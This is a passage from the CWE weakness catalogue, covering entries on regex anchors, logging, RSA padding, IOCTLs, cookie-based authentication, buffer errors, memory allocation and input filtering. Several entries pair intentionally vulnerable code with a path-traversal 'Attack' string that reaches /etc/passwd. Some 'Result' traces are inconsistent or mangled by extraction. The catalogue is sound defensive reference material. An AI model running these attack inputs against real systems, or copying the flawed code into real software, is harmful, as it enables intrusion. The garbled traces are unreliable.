    include("$dir/$lang");
}
else {
    echo "You shall not pass!\n";
}
```

The previous code attempts to match only alphanumeric values so that language values such as "english" and "french" are valid while also protecting against path traversal, CWE-22. However, the regular expression anchors are omitted, so any text containing at least one alphanumeric character will now pass the validation step. For example, the attack string below will match the regular expression.

Attack

```
../../../../etc/passwd
```

If the attacker can inject code sequences into a file, such as the web server's HTTP request log, then the attacker may be able to redirect the lang parameter to the log file and execute arbitrary code.

Potential Mitigations

Implementation

Be sure to understand both what will be matched and what will not be matched by a regular expression. Anchoring the ends of the expression will allow the programmer to define a whitelist strictly limited to what is matched by the text in the regular expression. If you are using a package that only matches one line by default, ensure that you can match multi-line inputs if necessary.

Background Details

Regular expressions are typically used to match a pattern of text. Anchors are used in regular expressions to specify where the pattern should match: at the beginning, the end, or both (the whole input).

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		625	Permissive Regular Expression	699	730
				1000	

CWE-778: Insufficient Logging

Weakness ID: 778 (Weakness Base)

Status: Draft

Description

Summary

When a security-critical event occurs, the software either does not record the event or omits important details about the event when logging it.

Extended Description

When security-critical events are not logged properly, such as a failed login attempt, this can make malicious behavior more difficult to detect and may hinder forensic analysis after an attack succeeds.

Time of Introduction

- Operation

Applicable Platforms

Languages

- Language-independent

Common Consequences

Accountability

If security critical information is not recorded, there will be no trail for forensic analysis and discovering the cause of problems or the source of attacks may become more difficult or impossible.

Likelihood of Exploit

Medium

Demonstrative Examples

The example below shows a configuration for the service security audit feature in the Windows Communication Foundation (WCF).

XML Example:

Bad Code

```
<system.serviceModel>
  <behaviors>
    <serviceBehaviors>
      <behavior name="NewBehavior">
        <serviceSecurityAudit auditLogLocation="Default"
          suppressAuditFailure="false"
          serviceAuthorizationAuditLevel="None"
          messageAuthenticationAuditLevel="None" />
      ...
    </serviceBehaviors>
  </behaviors>
</system.serviceModel>
```

The previous configuration file has effectively disabled the recording of security-critical events, which would force the administrator to look to other sources during debug or recovery efforts. Logging failed authentication attempts can warn administrators of potential brute force attacks. Similarly, logging successful authentication events can provide a useful audit trail when a legitimate account is compromised. The following configuration shows appropriate settings, assuming that the site does not have excessive traffic, which could fill the logs if there are a large number of success or failure events (CWE-779).

XML Example:

Good Code

```
<system.serviceModel>
  <behaviors>
    <serviceBehaviors>
      <behavior name="NewBehavior">
        <serviceSecurityAudit auditLogLocation="Default"
          suppressAuditFailure="false"
          serviceAuthorizationAuditLevel="SuccessAndFailure"
          messageAuthenticationAuditLevel="SuccessAndFailure" />
      ...
    </serviceBehaviors>
  </behaviors>
</system.serviceModel>
```

Observed Examples

Reference	Description
CVE-2003-1566	web server does not log requests for a non-standard request type
CVE-2007-1225	proxy does not log requests without "http://" in the URL, allowing web surfers to access restricted web content without detection
CVE-2007-3730	default configuration for POP server does not log source IP or username for login attempts
CVE-2008-1203	admin interface does not log failed authentication attempts, making it easier for attackers to perform brute force password guessing without being detected
CVE-2008-4315	server does not log failed authentication attempts, making it easier for attackers to perform brute force password guessing without being detected

Potential Mitigations

Architecture and Design

Use a centralized logging mechanism that supports multiple levels of detail. Ensure that all security-related successes and failures can be logged.

Operation

Be sure to set the level of logging appropriately in a production environment. Sufficient data should be logged to enable system administrators to detect attacks, diagnose errors, and recover from attacks. At the same time, logging too much data (CWE-779) can cause the same problems.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	223	Omission of Security-relevant Information	699 1000	310
ChildOf	C	254	Security Features	699	340
ChildOf	C	693	Protection Mechanism Failure	1000	814

CWE-779: Logging of Excessive Data

Weakness ID: 779 (Weakness Base)

Status: Draft

Description

Summary

The software logs too much information, making log files hard to process and possibly hindering recovery efforts or forensic analysis after an attack.

Extended Description

While logging is a good practice in general, and very high levels of logging are appropriate for debugging stages of development, too much logging in a production environment might hinder a system administrator's ability to detect anomalous conditions. This can provide cover for an attacker while attempting to penetrate a system, clutter the audit trail for forensic analysis, or make it more difficult to debug problems in a production environment.

Time of Introduction

- Operation

Applicable Platforms

Languages

- Language-independent

Common Consequences

Availability

Log files can become so large that they consume excessive resources, such as disk and CPU, which can hinder the performance of the system.

Accountability

Logging too much information can make the log files of less use to forensics analysts and developers when trying to diagnose a problem or recover from an attack.

Integrity

If system administrators are unable to effectively process log files, attempted attacks may go undetected, possibly leading to eventual system compromise.

Likelihood of Exploit

Low to Medium

Observed Examples

Reference	Description
CVE-2002-1154	chain: application does not restrict access to front-end for updates, which allows attacker to fill the error log
CVE-2007-0421	server records a large amount of data to the server log when it receives malformed headers

Potential Mitigations

Architecture and Design

Suppress large numbers of duplicate log messages and replace them with periodic summaries. For example, syslog may include an entry that states "last message repeated X times" when recording repeated events.

Architecture and Design

Support a maximum size for the log file that can be controlled by the administrator. If the maximum size is reached, the admin should be notified. Also, consider reducing functionality of the software. This may result in a denial-of-service to legitimate software users, but it will prevent the software from adversely impacting the entire system.

Implementation

Adjust configurations appropriately when software is transitioned from a debug state to production.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	199	Information Management Errors	699	287
ChildOf	C	254	Security Features	699	340
ChildOf	E	400	Uncontrolled Resource Consumption ('Resource Exhaustion')	699 1000	510

CWE-780: Use of RSA Algorithm without OAEP**Weakness ID:** 780 (*Weakness Variant*)**Status:** Incomplete**Description****Summary**

The software uses the RSA algorithm but does not incorporate Optimal Asymmetric Encryption Padding (OAEP), which might weaken the encryption.

Extended Description

Padding schemes are often used with cryptographic algorithms to make the plaintext less predictable and complicate attack efforts. The OAEP scheme is often used with RSA to nullify the impact of predictable common text.

Time of Introduction

- Architecture and Design
- Implementation

Common Consequences**Confidentiality**

Without OAEP in RSA encryption, it will take less work for an attacker to decrypt the data or to infer patterns from the ciphertext.

Likelihood of Exploit

Medium

Demonstrative Examples

The example below attempts to build an RSA cipher.

Java Example:*Bad Code*

```
public Cipher getRSACipher() {
    Cipher rsa = null;
    try {
        rsa = javax.crypto.Cipher.getInstance("RSA/NONE/NoPadding");
    }
    catch (java.security.NoSuchAlgorithmException e) {
        log("this should never happen", e);
    }
    catch (javax.crypto.NoSuchPaddingException e) {
        log("this should never happen", e);
    }
    return rsa;
}
```

While the previous code successfully creates an RSA cipher, the cipher does not use padding. The following code creates an RSA cipher using OAEP.

Java Example:

Good Code

```
public Cipher getRSACipher() {
    Cipher rsa = null;
    try {
        rsa = javax.crypto.Cipher.getInstance("RSA/ECB/OAEPWithMD5AndMGF1Padding");
    }
    catch (java.security.NoSuchAlgorithmException e) {
        log("this should never happen", e);
    }
    catch (javax.crypto.NoSuchPaddingException e) {
        log("this should never happen", e);
    }
    return rsa;
}
```

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		310	Cryptographic Issues	699	407
ChildOf		327	Use of a Broken or Risky Cryptographic Algorithm	1000	425

References

Ronald L. Rivest and Burt Kaliski. "RSA Problem". 2003-12-10. < <http://people.csail.mit.edu/rivest/RivestKaliski-RSAProblem.pdf> >.

"Optimal Asymmetric Encryption Padding". Wikipedia. 2009-07-08. < http://en.wikipedia.org/wiki/Optimal_Asymmetric_Encryption_Padding >.

Maintenance Notes

This entry could probably have a new parent related to improper padding, however the role of padding in cryptographic algorithms can vary, such as hiding the length of the plaintext and providing additional random bits for the cipher. In general, cryptographic problems in CWE are not well organized and further research is needed.

CWE-781: Improper Address Validation in IOCTL with METHOD_NEITHER I/O Control Code

Weakness ID: 781 (*Weakness Variant*)

Status: Draft

Description

Summary

The software defines an IOCTL that uses METHOD_NEITHER for I/O, but it does not validate or incorrectly validates the addresses that are provided.

Extended Description

When an IOCTL uses the METHOD_NEITHER option for I/O control, it is the responsibility of the IOCTL to validate the addresses that have been supplied to it. If validation is missing or incorrect, attackers can supply arbitrary memory addresses, leading to code execution or a denial of service.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C (*Often*)
- C++ (*Often*)

Operating Systems

- Windows XP (*Sometimes*)
- Windows 2000 (*Sometimes*)
- Windows Vista (*Sometimes*)

Platform Notes

Common Consequences

Integrity

Availability

An attacker may be able to access memory that belongs to another process or user. If the attacker can control the contents that the IOCTL writes, it may lead to code execution at high privilege levels. At the least, a crash can occur.

Likelihood of Exploit

Low to Medium

Observed Examples

Reference	Description
CVE-2006-2373	Driver for file-sharing and messaging protocol allows attackers to execute arbitrary code.
CVE-2007-5756	chain: device driver for packet-capturing software allows access to an unintended IOCTL with resultant array index error.
CVE-2008-5724	Personal firewall allows attackers to gain SYSTEM privileges.
CVE-2009-0686	Anti-virus product does not validate addresses, allowing attackers to gain SYSTEM privileges.
CVE-2009-0824	DVD software allows attackers to cause a crash.

Potential Mitigations

Implementation

If METHOD_NEITHER is required for the IOCTL, then ensure that all user-space addresses are properly validated before they are first accessed. The ProbeForRead and ProbeForWrite routines are available for this task. Also properly protect and manage the user-supplied buffers, since the I/O Manager does not do this when METHOD_NEITHER is being used. See References.

Architecture and Design





If possible, avoid using METHOD_NEITHER in the IOCTL and select methods that effectively control the buffer size, such as METHOD_BUFFERED, METHOD_IN_DIRECT, or METHOD_OUT_DIRECT.

Architecture and Design

Implementation

If the IOCTL is part of a driver that is only intended to be accessed by trusted users, then use proper access control for the associated device or device namespace. See References.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		20	Improper Input Validation	699	15
ChildOf		465	Pointer Issues	699	582
CanPrecede		822	Untrusted Pointer Dereference	699	952
CanFollow		782	<i>Exposed IOCTL with Insufficient Access Control</i>	1000	915

Research Gaps

While this type of issue has been known since 2006, it is probably still under-studied and under-reported. Most of the focus has been on high-profile software and security products, but other kinds of system software also use drivers. Since exploitation requires the development of custom code, it requires some skill to find this weakness.

Because exploitation typically requires local privileges, it might not be a priority for active attackers. However, remote exploitation may be possible for software such as device drivers. Even when remote vectors are not available, it may be useful as the final privilege-escalation step in multi-stage remote attacks against application-layer software, or as the primary attack by a local user on a multi-user system.

References

Ruben Santamarta. "Exploiting Common Flaws in Drivers". 2007-07-11. < http://reversemode.com/index.php?option=com_content&task=view&id=38&Itemid=1 >.

Yuriy Bulygin. "Remote and Local Exploitation of Network Drivers". 2007-08-01. < <https://www.blackhat.com/presentations/bh-usa-07/Bulygin/Presentation/bh-usa-07-bulygin.pdf> >.

Anibal Sacco. "Windows driver vulnerabilities: the METHOD_NEITHER odyssey". October 2008. < <http://www.net-security.org/dl/insecure/INSECURE-Mag-18.pdf> >.

Microsoft. "Buffer Descriptions for I/O Control Codes". < <http://msdn.microsoft.com/en-us/library/ms795857.aspx> >.

Microsoft. "Using Neither Buffered Nor Direct I/O". < <http://msdn.microsoft.com/en-us/library/cc264614.aspx> >.

Microsoft. "Securing Device Objects". < <http://msdn.microsoft.com/en-us/library/ms794722.aspx> >.

Piotr Bania. < <http://www.piotrbania.com/all/articles/ewdd.pdf> >.

CWE-782: Exposed IOCTL with Insufficient Access Control

Weakness ID: 782 (*Weakness Variant*)

Status: Draft

Description

Summary

The software implements an IOCTL with functionality that should be restricted, but it does not properly enforce access control for the IOCTL.

Extended Description

When an IOCTL contains privileged functionality and is exposed unnecessarily, attackers may be able to access this functionality by invoking the IOCTL. Even if the functionality is benign, if the programmer has assumed that the IOCTL would only be accessed by a trusted process, there may be little or no validation of the incoming data, exposing weaknesses that would never be reachable if the attacker cannot call the IOCTL directly.

The implementations of IOCTLs will differ between operating system types and versions, so the methods of attack and prevention may vary widely.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C (*Often*)
- C++ (*Often*)

Operating Systems

- UNIX-based
- Windows-based

Platform Notes

Common Consequences

Integrity

Availability

Confidentiality

Attackers can invoke any functionality that the IOCTL offers. Depending on the functionality, the consequences may include code execution, denial-of-service, and theft of data.

Likelihood of Exploit

Low to Medium

Observed Examples

Reference	Description
CVE-1999-0728	Unauthorized user can disable keyboard or mouse by directly invoking a privileged IOCTL.
CVE-2006-4926	Anti-virus product uses insecure security descriptor for a device driver, allowing access to a privileged IOCTL.
CVE-2007-1400	Chain: sandbox allows opening of a TTY device, enabling shell commands through an exposed ioctl.
CVE-2007-4277	Chain: anti-virus product uses weak permissions for a device, leading to resultant buffer overflow in an exposed IOCTL.




Reference	Description
CVE-2008-0322	Chain: insecure device permissions allows access to an IOCTL, allowing arbitrary memory to be overwritten.
CVE-2008-3525	ioctl does not check for a required capability before processing certain requests.
CVE-2008-3831	Device driver does not restrict ioctl calls to its master.
CVE-2009-2208	Operating system does not enforce permissions on an IOCTL that can be used to modify network settings.

Potential Mitigations

Architecture and Design

In Windows environments, use proper access control for the associated device or device namespace. See References.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		284	Access Control (Authorization) Issues	699	371
ChildOf		749	Exposed Dangerous Method or Function	699 1000	870
CanPrecede		781	Improper Address Validation in IOCTL with METHOD_NEITHER I/O Control Code	1000	913

Relationship Notes

This can be primary to many other weaknesses when the programmer assumes that the IOCTL can only be accessed by trusted parties. For example, a program or driver might not validate incoming addresses in METHOD_NEITHER IOCTLs in Windows environments (CWE-781), which could allow buffer overflow and similar attacks to take place, even when the attacker never should have been able to access the IOCTL at all.

References

Microsoft. "Securing Device Objects". < <http://msdn.microsoft.com/en-us/library/ms794722.aspx> >.

CWE-783: Operator Precedence Logic Error

Weakness ID: 783 (Weakness Variant)

Status: Draft

Description

Summary

The program uses an expression in which operator precedence causes incorrect logic to be used.

Extended Description

While often just a bug, operator precedence logic errors can have serious consequences if they are used in security-critical code, such as making an authentication decision.

Applicable Platforms

Languages

- C (Rarely)
- C++ (Rarely)
- Any (Rarely)

Modes of Introduction

Logic errors related to operator precedence may cause problems even during normal operation, so they are probably discovered quickly during the testing phase. If testing is incomplete or there is a strong reliance on manual review of the code, then these errors may not be discovered before the software is deployed.

Common Consequences

Confidentiality

Integrity

Availability

The consequences will vary based on the context surrounding the incorrect precedence. In a security decision, integrity or confidentiality are the most likely results. Otherwise, a crash may occur due to the software reaching an unexpected state.

Likelihood of Exploit

Low




Observed Examples

Reference	Description
CVE-2001-1155	Chain: product does not properly check the result of a reverse DNS lookup because of operator precedence (CWE-783), allowing bypass of DNS-based access restrictions.
CVE-2008-0599	Chain: Language interpreter calculates wrong buffer size (CWE-131) by using "size = ptr ? X : Y" instead of "size = (ptr ? X : Y)" expression.
CVE-2008-2516	Authentication module allows authentication bypass because it uses "(x = call(args) == SUCCESS)" instead of "((x = call(args)) == SUCCESS)".

Potential Mitigations**Implementation**

Regularly wrap sub-expressions in parentheses, especially in security-critical code.

Relationships

Nature	Type	ID	Name		Page
ChildOf		569	Expression Issues	<input checked="" type="checkbox"/>	676
ChildOf		670	Always-Incorrect Control Flow Implementation		785
ChildOf		737	CERT C Secure Coding Section 03 - Expressions (EXP)		864

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CERT C Secure Coding	EXP00-C	Exact	Use parentheses for precedence of operation

References

CERT. "EXP00-C. Use parentheses for precedence of operation". < <https://www.securecoding.cert.org/confluence/display/seccode/EXP00-C.+Use+parentheses+for+precedence+of+operation> >.

CWE-784: Reliance on Cookies without Validation and Integrity Checking in a Security Decision

Weakness ID: 784 (Weakness Variant)

Status: Draft

Description**Summary**

The application uses a protection mechanism that relies on the existence or values of a cookie, but it does not properly ensure that the cookie is valid for the associated user.

Extended Description

Attackers can easily modify cookies, within the browser or by implementing the client-side code outside of the browser. Attackers can bypass protection mechanisms such as authorization and authentication by modifying the cookie to contain an expected value.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- Language-independent

Architectural Paradigms

- Web-based (Often)

Common Consequences**Authentication****Authorization**

It is dangerous to use cookies to set a user's privileges. The cookie can be manipulated to claim a high level of authorization, or to claim that successful authentication has occurred.

Likelihood of Exploit

High

Demonstrative Examples

Example 1:

The following code excerpt reads a value from a browser cookie to determine the role of the user.

Java Example:

Bad Code

```
Cookie[] cookies = request.getCookies();
for (int i = 0; i < cookies.length; i++) {
    Cookie c = cookies[i];
    if (c.getName().equals("role")) {
        userRole = c.getValue();
    }
}
```

Example 2:

The following code could be for a medical records application. It performs authentication by checking if a cookie has been set.

PHP Example:

Bad Code

```
$auth = $_COOKIES['authenticated'];
if (! $auth) {
    if (AuthenticateUser($_POST['user'], $_POST['password']) == "success") {
        // save the cookie to send out in future responses
        setcookie("authenticated", "1", time()+60*60*2);
    }
    else {
        ShowLoginScreen();
        die("\n");
    }
}
DisplayMedicalHistory($_POST['patient_ID']);
```

The programmer expects that the AuthenticateUser() check will always be applied, and the "authenticated" cookie will only be set when authentication succeeds. The programmer even diligently specifies a 2-hour expiration for the cookie.

However, the attacker can set the "authenticated" cookie to a non-zero value such as 1. As a result, the \$auth variable is 1, and the AuthenticateUser() check is not even performed. The attacker has bypassed the authentication.

Example 3:

In the following example, an authentication flag is read from a browser cookie, thus allowing for external control of user state data.

Java Example:

Bad Code

```
Cookie[] cookies = request.getCookies();
for (int i = 0; i < cookies.length; i++) {
    Cookie c = cookies[i];
    if (c.getName().equals("authenticated") && Boolean.TRUE.equals(c.getValue())) {
        authenticated = true;
    }
}
```

Observed Examples

Reference	Description
CVE-2008-5784	e-dating application allows admin privileges by setting the admin cookie to 1.
CVE-2008-6291	Web-based email list manager allows attackers to gain admin privileges by setting a login cookie to "admin."
CVE-2009-0864	Content management system allows admin privileges by setting a "login" cookie to "OK."
CVE-2009-1549	Attacker can bypass authentication by setting a cookie to a specific value.
CVE-2009-1619	Attacker can bypass authentication and gain admin privileges by setting an "admin" cookie to 1.

Potential Mitigations

Architecture and Design

Avoid using cookie data for a security-related decision.

Implementation

Perform thorough input validation (i.e.: server side validation) on the cookie data if you're going to use it for a security related decision.

Architecture and Design

Add integrity checks to detect tampering.

Architecture and Design

Protect critical cookies from replay attacks, since cross-site scripting or other attacks may allow attackers to steal a strongly-encrypted cookie that also passes integrity checks. This mitigation applies to cookies that should only be valid during a single transaction or session. By enforcing timeouts, you may limit the scope of an attack. As part of your integrity check, use an unpredictable, server-side value that is not exposed to the client.

Relationships

Nature	Type	ID	Name	<input type="checkbox"/>	Page
ChildOf	C	254	Security Features	699	340
ChildOf	C	442	Web Problems	699	561
ChildOf	B	565	Reliance on Cookies without Validation and Integrity Checking	699	673
ChildOf	B	807	Reliance on Untrusted Inputs in a Security Decision	1000	943

References

Steve Christey. "Unforgivable Vulnerabilities". 2007-08-02. < <http://cve.mitre.org/docs/docs-2007/unforgivable.pdf> >.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 13, "Sensitive Data in Cookies and Fields" Page 435. 2nd Edition. Microsoft. 2002.

Maintenance Notes

A new parent might need to be defined for this entry. This entry is specific to cookies, which reflects the significant number of vulnerabilities being reported for cookie-based authentication in CVE during 2008 and 2009. However, other types of inputs - such as parameters or headers - could also be used for similar authentication or authorization. Similar issues (under the Research view) include CWE-247 and CWE-472.

CWE-785: Use of Path Manipulation Function without Maximum-sized Buffer

Weakness ID: 785 (*Weakness Variant*)

Status: Incomplete

Description**Summary**

The software invokes a function for normalizing paths or file names, but it provides an output buffer that is smaller than the maximum possible size, such as PATH_MAX.

Extended Description

Passing an inadequately-sized output buffer to a path manipulation function can result in a buffer overflow. Such functions include realpath(), readlink(), PathAppend(), and others.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- C
- C++

Demonstrative Examples**C Example:**

Bad Code

```
char *createOutputDirectory(char *name) {
    char outputDirectoryName[128];
    if (getCurrentDirectory(128, outputDirectoryName) == 0) {
        return null;
    }
}
```

```

}
if (!PathAppend(outputDirectoryName, "output")) {
    return null;
}
if (!PathAppend(outputDirectoryName, name)) {
    return null;
}
if (SHCreateDirectoryEx(NULL, outputDirectoryName, NULL) != ERROR_SUCCESS) {
    return null;
}
return StrDup(outputDirectoryName);
}

```

In this example the function creates a directory named "output\

Potential Mitigations






Implementation

Always specify output buffers large enough to handle the maximum-size possible result from path manipulation functions.

Background Details

Windows provides a large number of utility functions that manipulate buffers containing filenames. In most cases, the result is returned in a buffer that is passed in as input. (Usually the filename is modified in place.) Most functions require the buffer to be at least MAX_PATH bytes in length, but you should check the documentation for each function individually. If the buffer is not large enough to store the result of the manipulation, a buffer overflow can occur.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		20	Improper Input Validation	699	15
ChildOf		120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	699	180
ChildOf		632	Weaknesses that Affect Files or Directories	631	736
ChildOf		633	Weaknesses that Affect Memory	631	737
ChildOf		676	Use of Potentially Dangerous Function	1000	790

Affected Resources

- Memory
- File/Directory

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Often Misused: File System

White Box Definitions

A weakness where code path has:

1. end statement that passes buffer to path manipulation function where the size of the buffer is smaller than expected by the path manipulation function

Maintenance Notes

Much of this entry was originally part of CWE-249, which was deprecated for several reasons.

This entry is at a much lower level of abstraction than most entries because it is function-specific. It also has significant overlap with other entries that can vary depending on the perspective. For example, incorrect usage could trigger either a stack-based overflow (CWE-121) or a heap-based overflow (CWE-122). The CWE team has not decided how to handle such entries.

CWE-786: Access of Memory Location Before Start of Buffer

Weakness ID: 786 (Weakness Base)

Status: Incomplete

Description




Summary

The software reads or writes to a buffer using an index or pointer that references a memory location prior to the beginning of the buffer.

Extended Description

This typically occurs when a pointer or its index is decremented to a position before the buffer, when pointer arithmetic results in a position before the beginning of the valid memory location, or when a negative index is used.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	699 1000	175
ParentOf		124	Buffer Underwrite ('Buffer Underflow')	699 1000	191
ParentOf		127	Buffer Under-read	699 1000	195

CWE-787: Out-of-bounds Write

Weakness ID: 787 (Weakness Base)

Status: Incomplete

Description

Summary

The software writes data past the end, or before the beginning, of the intended buffer.

Extended Description

This typically occurs when the pointer or its index is incremented or decremented to a position beyond the bounds of the buffer or when pointer arithmetic results in a position outside of the valid memory location to name a few. This may result in corruption of sensitive information, a crash, or code execution among other things.

Demonstrative Examples








The following code attempts to save four different identification numbers into an array.

C Example:

Bad Code

```
int id_sequence[3];
/* Populate the id array. */
id_sequence[0] = 123;
id_sequence[1] = 234;
id_sequence[2] = 345;
id_sequence[3] = 456;
```

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	699 1000	175
ParentOf		121	Stack-based Buffer Overflow	699 1000	187
ParentOf		122	Heap-based Buffer Overflow	699 1000	189
ParentOf		124	Buffer Underwrite ('Buffer Underflow')	699 1000	191
CanFollow		822	Untrusted Pointer Dereference	1000	952
CanFollow		823	Use of Out-of-range Pointer Offset	1000	953
CanFollow		824	Access of Uninitialized Pointer	1000	955

Nature	Type	ID	Name	V	Page
CanFollow	B	825	Expired Pointer Dereference		1000 956

CWE-788: Access of Memory Location After End of Buffer

Weakness ID: 788 (Weakness Base)

Status: Incomplete

Description

Summary

The software reads or writes to a buffer using an index or pointer that references a memory location after the end of the buffer.

Extended Description

This typically occurs when a pointer or its index is decremented to a position before the buffer, when pointer arithmetic results in a position before the beginning of the valid memory location, or when a negative index is used. These problems may be resultant from missing sentinel values (CWE-463) or trusting a user-influenced input length variable.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	G	119	Failure to Constrain Operations within the Bounds of a Memory Buffer		699 175 1000
ParentOf	V	121	Stack-based Buffer Overflow		699 187 1000
ParentOf	V	122	Heap-based Buffer Overflow		699 189 1000
ParentOf	V	126	Buffer Over-read		699 194 1000

CWE-789: Uncontrolled Memory Allocation

Weakness ID: 789 (Weakness Variant)

Status: Draft

Description

Summary

The product allocates memory based on an untrusted size value, but it does not validate or incorrectly validates the size, allowing arbitrary amounts of memory to be allocated.

Time of Introduction

- Implementation
- Architecture and Design

Applicable Platforms

Languages

- C
- C++
- All

Platform Notes

Common Consequences

Availability

Failure to control memory allocation can result in a request for too much system memory, possibly leading to a crash of the application.

Likelihood of Exploit

Low

Demonstrative Examples

Example 1:

Consider the following code, which accepts an untrusted size value and allocates a buffer to contain a string of the given size.

```
unsigned int size = GetUntrustedInt();
```

Bad Code

```
/* ignore integer overflow (CWE-190) for this example */
unsigned int totBytes = size * sizeof(char);
char *string = (char *)malloc(totBytes);
InitializeString(string);
```

Suppose an attacker provides a size value of:

```
12345678
```

This will cause 305,419,896 bytes (over 291 megabytes) to be allocated for the string.

Example 2:

Consider the following code, which accepts an untrusted size value and uses the size as an initial capacity for a HashMap.

Bad Code

```
unsigned int size = GetUntrustedInt();
HashMap list = new HashMap(size);
```

The HashMap constructor will verify that the initial capacity is not negative, however there is no check in place to verify that sufficient memory is present. If the attacker provides a large enough value, the application will run into an OutOfMemoryError.

Example 3:

The following code obtains an untrusted number that it used as an index into an array of messages.

Perl Example:

Bad Code

```
my $num = GetUntrustedNumber();
my @messages = ();
$messages[$num] = "Hello World";
```

The index is not validated at all (CWE-129), so it might be possible for an attacker to modify an element in @messages that was not intended. If an index is used that is larger than the current size of the array, the Perl interpreter automatically expands the array so that the large index works. If \$num is a large value such as 2147483648 ($1 \ll 31$), then the assignment to \$messages[\$num] would attempt to create a very large array, then eventually produce an error message such as: Out of memory during array extend

This memory exhaustion will cause the Perl program to exit, possibly a denial of service. In addition, the lack of memory could also prevent many other programs from successfully running on the system.

Observed Examples

Reference	Description
CVE-2004-2589	large Content-Length HTTP header value triggers application crash in instant messaging application due to failure to allocate memory
CVE-2006-3791	large key size in game program triggers crash when a resizing function cannot allocate enough memory
CVE-2008-0977	large value in a length field leads to memory consumption and crash when no more memory is available
CVE-2008-1708	memory consumption and daemon exit by specifying a large value in a length field

Potential Mitigations

Implementation

Architecture and Design

Perform adequate input validation against any value that influences the amount of memory that is allocated. Define an appropriate strategy for handling requests that exceed the limit, and consider supporting a configuration option so that the administrator can extend the amount of memory to be used if necessary.

Operation





Run your program using system-provided resource limits for memory. This might still cause the program to crash or exit, but the impact to the rest of the system will be minimized.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		20	Improper Input Validation	1000	15
CanPrecede		476	NULL Pointer Dereference	1000	594
ChildOf		770	Allocation of Resources Without Limits or Throttling	699	896
				1000	
<i>CanFollow</i>		<i>129</i>	<i>Improper Validation of Array Index</i>	<i>1000</i>	<i>197</i>

Relationship Notes

This weakness can be closely associated with integer overflows (CWE-190). Integer overflow attacks would concentrate on providing an extremely large number that triggers an overflow that causes less memory to be allocated than expected. By providing a large value that does not trigger an integer overflow, the attacker could still cause excessive amounts of memory to be allocated.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
WASC	35	SOAP Array Abuse

CWE-790: Improper Filtering of Special Elements

Weakness ID: 790 (Weakness Class)

Status: Incomplete

Description

Summary

The software receives data from an upstream component, but does not filter or incorrectly filters special elements before sending it to a downstream component.

Demonstrative Examples

The following code takes untrusted input and uses a regular expression to filter "../" from the input. It then appends this result to the /home/user/ directory and attempts to read the file in the final resulting path.

Perl Example:

Bad Code

```
my $Username = GetUntrustedInput();
$Username =~ s/\.\.//;
my $filename = "/home/user/" . $Username;
ReadAndSendFile($filename);
```

Since the regular expression does not have the /g global match modifier, it only removes the first instance of "../" it comes across. So an input value such as:

Attack

```
../../../../etc/passwd
```

will have the first "../" stripped, resulting in:

Result

```
../etc/passwd
```

This value is then concatenated with the /home/user/ directory:

Result

```
/home/user/../../../../etc/passwd
```

which causes the /etc/passwd file to be retrieved once the operating system has resolved the ../ sequences in the pathname. This leads to relative path traversal (CWE-23).

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		138	Improper Neutralization of Special Elements	1000	216
ParentOf		791	<i>Incomplete Filtering of Special Elements</i>	<i>1000</i>	<i>924</i>

CWE-791: Incomplete Filtering of Special Elements

Weakness ID: 791 (*Weakness Base*) **Status:** Incomplete**Description****Summary**

The software receives data from an upstream component, but does not completely filter special elements before sending it to a downstream component.

Demonstrative Examples

The following code takes untrusted input and uses a regular expression to filter "../" from the input. It then appends this result to the /home/user/ directory and attempts to read the file in the final resulting path.

Perl Example:*Bad Code*

```
my $Username = GetUntrustedInput();
$Username =~ s/\.\.//;
my $filename = "/home/user/" . $Username;
ReadAndSendFile($filename);
```

Since the regular expression does not have the /g global match modifier, it only removes the first instance of "../" it comes across. So an input value such as:

Attack

```
../../../../etc/passwd
```

will have the first "../" stripped, resulting in:

Result

```
../../../../etc/passwd
```

This value is then concatenated with the /home/user/ directory:

Result

```
/home/user../../../../etc/passwd
```

which causes the /etc/passwd file to be retrieved once the operating system has resolved the ../ sequences in the pathname. This leads to relative path traversal (CWE-23).

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		790	Improper Filtering of Special Elements	1000	924
ParentOf		792	Incomplete Filtering of One or More Instances of Special Elements	1000	925
ParentOf		795	Only Filtering Special Elements at a Specified Location	1000	928

CWE-792: Incomplete Filtering of One or More Instances of Special Elements

Weakness ID: 792 (*Weakness Variant*) **Status:** Incomplete**Description****Summary**

The software receives data from an upstream component, but does not completely filter one or more instances of special elements before sending it to a downstream component.

Extended Description

Incomplete filtering of this nature involves either
 only filtering a single instance of a special element when more exist, or
 not filtering all instances or all elements where multiple special elements exist.

Demonstrative Examples

The following code takes untrusted input and uses a regular expression to filter "../" from the input. It then appends this result to the /home/user/ directory and attempts to read the file in the final resulting path.

Perl Example:

Bad Code

```
my $Username = GetUntrustedInput();
$Username =~ s/\.\.//;
my $filename = "/home/user/" . $Username;
ReadAndSendFile($filename);
```

Since the regular expression does not have the /g global match modifier, it only removes the first instance of "../" it comes across. So an input value such as:

Attack

```
../../../../etc/passwd
```

will have the first "../" stripped, resulting in:

Result

```
../etc/passwd
```

